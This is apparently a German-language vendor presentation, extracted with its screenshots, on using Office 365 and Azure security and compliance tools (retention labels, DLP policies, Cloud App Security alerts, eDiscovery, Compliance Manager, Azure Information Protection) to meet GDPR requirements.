 - Delete
 - Archive
 - Mark as read
 - Pin
 - Flag
 - Mark as junk
 - Ignore
 - Move to Other inbox
 - Always move to Other inbox
 - Move
 - Categorize
 - Create rule...
 - View message details
 - Assign policy
- Labels Panel:**
 - Labels
 - 1 Week Delete (7 days)
 - 1 Month Delete (1 month)
 - 6 Month Delete (6 months)
 - 1 Year Delete (1 year)
 - 5 Year Delete (5 years)
 - Rechnung (7 years)
 - Never Delete (Never)
 - Use parent folder policy



Entdecken

Identifizieren, welche persönlichen Daten vorhanden sind und wo sie sich befinden.

Klassifizieren von Dokumenten

The screenshot displays the SharePoint interface for a site named "Special SharePoint Permissions". The top navigation bar includes "Office 365" and "SharePoint", along with user information for "CIE Administrator". The left sidebar shows navigation options like "Home", "Notebook", "Documents", "Pages", and "Site contents". The main content area shows a list of documents under the heading "Documents". One document, "DemoDocument.docx", is selected and highlighted. A context menu is open over the selected document, showing options for "Open", "Share", "Copy link", "Download", and "Delete". The "Properties" pane is also open, displaying the document's name, title, and an "Apply label" dropdown menu. The dropdown menu is open, showing "Rechnung" as the selected label, with "None" and "Clear the label" as other options. Below the dropdown, there are icons for "Change permissions" and a "+25" indicator.

Office 365 | SharePoint | CIE Administrator

Search | Not following | Share

Special SharePoint Permissions

Open | Share | Copy link | Download | Delete | 1 selected

Documents

Name	Modified	Modified by
✓ DemoDocument.docx	April 19	CIE

Properties | Edit all

Name *
DemoDocument.docx

Title
Enter text here

Apply label
Rechnung

None
Clear the label

Rechnung
Delete after 7 years

+25
Change permissions



Kontrollieren

Verwendung und Zugriff auf
persönliche Daten verwalten

Zertifizierungen / Audits



Authentifizierung, Datenübertragung, Datenhaltung

- **Azure Active Directory** verhindert unautorisierten Zugriff. (Multi-Factor Authentication, Azure AD Privileged Identity Management)
- **Threat Intelligence** hilft beim proaktiven Erkennen von und Schutz vor fortgeschrittenen Bedrohungen in Office 365.
- Exchange Online und SharePoint Online Datenbanken sind mit Bitlocker verschlüsselt (Bring your own Key ist auf der Roadmap).
- Alle öffentliche Endpunkte sind **TLS verschlüsselt**. D.h. die gesamte Datenübertragung ist verschlüsselt.



Schützen

Sicherheitskontrollen errichten,
um Schwachstellen und
Datenverstöße zu verhindern, zu
erkennen und darauf zu reagieren

Office 365 Sicherheit

- *Verhindern von Datenverlust (**Data Loss Prevention; DLP**) in Office und Office 365 kann mehr als 80 gängige sensible Datentypen erkennen, wie etwa finanzielle, medizinische und personenbezogene Informationen. Zudem ermöglicht DLP Organisationen das Konfigurieren von Maßnahmen, die bei der Erkennung angewendet werden sollen, um sensible Informationen zu schützen und eine versehentliche Offenlegung zu verhindern.*

Neue DLP-Richtlinie

Wählen Sie die zu schützenden Informationen aus

Benennen Sie die Richtlinie

Speicherorte auswählen

Richtlinieneinstellungen

Überprüfen Sie Ihre Einstellungen

Was möchten Sie machen, wenn wir vertrauliche Informationen erkennen? ✕

Benutzer benachrichtigen, wenn Inhalte mit den Richtlinieneinstellungen übereinstimmen

Erstellen Sie Richtlinientipps und E-Mail-Benachrichtigungen, die auf Ihre Organisation zugeschnitten sind.
Tipps werden Benutzern in ihren Apps (wie Outlook, OneDrive und SharePoint) angezeigt und helfen ihnen beim verantwortungsbewussten Umgang mit vertraulichen Informationen. Sie können den Standardtipp verwenden oder ihn nach Ihren Wünschen anpassen. [Weitere Informationen zu Benachrichtigungen und Tipps](#)
[Tipp und E-Mail anpassen](#)

Erkennen, wenn eine bestimmte Menge vertraulicher Informationen gleichzeitig geteilt wird

Erkennen, wenn Inhalt, der geteilt wird, Folgendes enthält:
Mindestens Instanzen desselben Typs vertraulicher Informationen.

Schadensberichte per E-Mail senden
Standardmäßig empfangen Sie und Ihr globaler Administrator automatisch die E-Mail.
[Wählen Sie aus, was in den Bericht aufgenommen werden und wer ihn erhalten soll.](#)

Freigabe durch Personen blockieren und Zugriff auf freigegebene Inhalte einschränken

Personen, die den Tipp lesen, das Überschreiben der Richtlinie erlauben

Für die Außerkraftsetzung eine geschäftliche Begründung vorschreiben
 Regel automatisch außer Kraft setzen, wenn sie dies als falsch positiv meldet.

[Zurück](#) [Weiter](#) [Abbrechen](#)





Schützen

Sicherheitskontrollen errichten,
um Schwachstellen und
Datenverstöße zu verhindern, zu
erkennen und darauf zu reagieren

Office 365 Sicherheit

- **Advanced Threat Protection** in Exchange Online Protection hilft beim Schutz Ihrer E-Mails vor neuen, ausgeklügelten Schadsoftwareangriffen in Echtzeit.





Melden

Aktionsdaten-anforderungen
und Wahrung erforderlicher
Dokumentation

Office 365 Sicherheit

- **Office Cloud App Security** ermöglicht das Ermitteln besonders riskanter und anormaler Nutzung und benachrichtigt Sie über potenzielle Verletzungen.

Cloud App Security | Discover | Investigate | Control | Alerts 5

General dashboard

53 activities monitored | 5.1K files monitored | 112 users monitored

0 governance actions taken | 0 user notifications sent

Discover your cloud apps
upload traffic logs

5 Open alerts

New over the last month

RECENT ALERTS

- Admin privileges were granted** (a day ago)
k.r@atcortana.onmicrosoft.com
Office 365
- New location** (2 days ago)
klausr@atcortana.onmicrosoft.com
Office 365
- Admin privileges were granted** (3 days ago)
sync_sinfaadc1_e769abf14e31@atcortana.onmicrosoft.com
Office 365

BY SEVERITY: 3 Medium | BY ALERT TYPE: 5 Built-in

Top 3 alert types: 3 Admin privileges were granted, 2 New location, N/A

View all alerts in the last month...



Melden

Aktionsdaten-anforderungen
und Wahrung erforderlicher
Dokumentation

Office 365 Sicherheit

- **Office Cloud App Security**
ermöglicht das Ermitteln besonders riskanter und anormaler Nutzung und benachrichtigt Sie über potenzielle Verletzungen.

Alerts

Create an alert for each matching file [Use your organization's default settings](#)

Daily alert limit

Send alert as email

Send alert as text message

[Save these alert settings as the default for your organization](#)

Governance

▼  Microsoft OneDrive for Business

Send policy-match digest to file owner ⓘ

CC the owner's manager

CC additional users ▼

Make private

Put in user quarantine

Remove a collaborator ▼



Überprüfen

Daten und Systeme analysieren,
Compliance beibehalten und
Risiken verringern

Auditierung, Löschen von Daten

- Die **Office 365 eDiscovery-Suche** kann verwendet werden, um Text und Metadaten in Inhalten in Ihren Office 365-Anwendungen zu finden – SharePoint Online, OneDrive for Business, Skype for Business Online und Exchange Online.

The screenshot displays the Office 365 Security & Compliance center. The left-hand navigation pane includes options such as Alerts, Permissions, Classifications, Data loss prevention, Data governance, Threat management, Search & investigation, Content search, Audit log search, eDiscovery, and Productivity app discovery. The main content area is titled 'Content search' and shows a search result for 'Geronimo Take 2'.

Name	Searched	Searched by	Query
Geronimo Take 2	04.05.2017...	CIE Admini...	Geronimo

Results for 'Geronimo Take 2':
Last run on: 04.05.2017 12:48
550 items, 32.50 MB
31 unindexed items, 4.27 MB
60 mailboxes
All sites
All public folders
[Preview search results](#)
[Update search results](#)
[Export results to a computer](#)
[Start export](#)
[Export report to a computer](#)
[Download report](#)
[Regenerate report](#)
Query: Geronimo




Überprüfen

Daten und Systeme analysieren,
Compliance beibehalten und
Risiken verringern

Office 365 Compliance Manager

- **“Real-time” Risikobewertung**
Ein intelligenter Score zeigt Ihre Compliance-Status gegen neue Vorschriften
- **Anwendbare Empfehlungen**
Handlungsempfehlungen zur Verbesserung Ihrer Datenschutzfunktionen
- **Vereinfachte Compliance**
Optimierte Workflows und Audit-Ready-Berichte

<http://aka.ms/compliancemanager>





Überprüfen

Daten und Systeme analysieren,
Compliance beibehalten und
Risiken verringern

Office 365 Compliance Manager

- **Transparenz**
Gewinnen Sie wertvolle Einblicke in Microsofts und zu Ihrer Verantwortung um Compliance-Standards zu erfüllen.
- **Zentralisierte Informationen**
Sie bekommen Implementierungsdetails, Details zu Testplänen, Testergebnisse zu jeder einzelnen Microsoft-Eigenen Kontrolle an einem Ort
- **Aktionsempfehlungen**
Erhalten Sie klare Hinweise auf notwendige Maßnahmen, die Sie ergreifen müssen

Office 365 in-Scope Cloud Services ISO 27001:2013 2/174 InProgress 9/13/2017

Product Framework Compliant Controls 1% Assessed Status Last Modified

ISO 27001:2013

Microsoft Managed Controls

Office 365 Access Control Control Family 24/24 Assessed

Leadership - Leadership and commitment...Information security policies - Privacy and PII processing 1/1 Assessed

Office 365 - Determining the scope of the information security management system...Office 365 - Information security...Information security policies - Privacy and PII processing 1/1 Assessed

Support - Awareness...Office 365 - Human resource security 1/1 Assessed

MS Control	Certification Control(s)	Description	Status	Test Date	Test Result
AR-0112	ISO 27001:2013:- C.07.03.a, C.07.03.b, C.07.03.c	Information security policy awareness...Office 365 personnel awareness around contribution to the effectiveness of the information security management system...Personnel awareness of the implications of non-conformance...Awareness education and training	Implemented	10/19/2016 Tested By Third Party Independent Auditor	Passed

Less

Microsoft Implementation Details :
Persons doing work under Office 365 control shall be aware of the information security policy. Microsoft provides role-based security training to personnel with assigned security roles and responsibilities. Appropriate staff members take part in a Microsoft Online Services-sponsored security training program, and are recipients of periodic security awareness updates when applicable. Security education is an on-going process and is conducted regularly in order to minimize risks. Microsoft Online Services contractor staff is required to take any training determined to be appropriate to the services being provided and the role they perform. Staff is required to enroll in a New Employee Orientation (NEO) security awareness training course, and Standards of Business Conduct training, within the first 30 days of their employment or transfer into the organization. The Office 365 Risk Management team has implemented the security training control by requiring employees and contractors to take the security and awareness training on an annual basis. Non-operational personnel, which refers to anyone that is involved in development and quality assurance, are also required to take the mandatory training offered by Microsoft Online Services Security, as well as training associated with the operational procedures related to Asset Handling, Incident Response, and Read More

Test Plan Details :
Examined the Office 365 security plan, the Office 365 Information Security Policy, and the Office 365 Security Training Policy, and determined that Microsoft provides role-based and security awareness training to information system users (including managers, senior executives, and contractors) as part of initial training for new users and therefore persons doing work under Office 365 are aware of the information security policy.
Examined training records to determine that Microsoft accomplished necessary the competence by requiring staff to take a NEO security awareness training course and Standards of Business Conduct training within the first 30 days of their employment or transfer into the organization. This training course is facilitated by Microsoft's Information Technology (MSIT) department and Microsoft Corporate Security, and encompasses standard business security measures, information security, and user actions to maintain security and to respond to suspected security incidents.
Examined training records to determine that the Office 365 Risk Management team has implemented the security training control by requiring new employees and contractors to take the security and Read More

Management Response :
N/A

Microsoft Enterprise Mobility + Security und GDPR



Ermitteln

Finden Sie heraus, welche personenbezogenen Daten in Ihrem Unternehmen vorhanden sind und wo sie gespeichert sind.

Verwalten

Legen Sie fest, wie personenbezogene Daten genutzt werden und wie darauf zugegriffen wird

Schützen

Richten Sie Sicherheitskontrollen ein, um Schwachstellen und Datenschutzverletzungen zu verhindern, zu erkennen und darauf zu reagieren

Berichten

Bewahren Sie benötigte Dokumentationen auf, und verwalten Sie Datenanfragen und Benachrichtigungen zu Datenschutzverletzungen



Kontrollieren


Verwendung und Zugriff auf persönliche Daten verwalten

Azure Active Directory (Azure AD)

hilft Ihnen zu gewährleisten, dass nur autorisierte Benutzer Ihre Rechenumgebungen, Daten und Anwendungen aufrufen können.

Azure AD Privileged Identity Management

unterstützt bei der Reduzierung der Risiken in Verbindung mit administrativen Rechten durch Zugriffssteuerung, Verwaltung und Berichterstellung





Kontrollieren

Verwendung und Zugriff auf persönliche Daten verwalten

Azure AD Identity Protection


Ermöglicht automatische Reaktion auf Bedrohungen durch ändern der Anmelde Policy oder sogar Verhinderung des Log-In

Multi-Factor Authentication

und ermöglicht so eine äußerst sichere Anmeldung.

Microsoft Cloud App Security

hilft Ihnen beim Ermitteln sämtlicher Cloud-Apps in Ihrer Umgebung, Erkennen der Benutzer und Nutzung sowie beim Abrufen einer Risikobewertung für jede App. Sie können dann entscheiden, ob Ihre Benutzer diese Apps aufrufen dürfen.






Schützen

Microsoft Azure Information Protection

hilft zu gewährleisten, dass Ihre Daten identifizierbar und sicher sind, was ungeachtet vom Ort der Speicherung und der Art der Freigabe eine entscheidende Anforderung der Datenschutz-Grundverordnung darstellt.



Classification
& labeling

Protect

Monitor &
respond



Demo : Azure Information Protection

Unbenannt - Nachricht (HTML)

Datei Nachricht Einfügen Optionen Text formatieren Überprüfen Was möchten Sie tun?

Einfügen Zwischenablage

Calibri (T) 11 A A

F K U ab A

Text

Adressbuch Namen überprüfen Namen

Datei anfügen Element anfügen Signatur Einfügen

Schützen Nicht weiterleiten Schutz

Richtlinie zuweisen Markierungen

MyAnalytics

Vorlagen anzeigen Meine Vorlagen

Sensitivity: **General** Non-Business Public General Confidential Highly Confidential

An...
Cc...
Bcc...

Senden

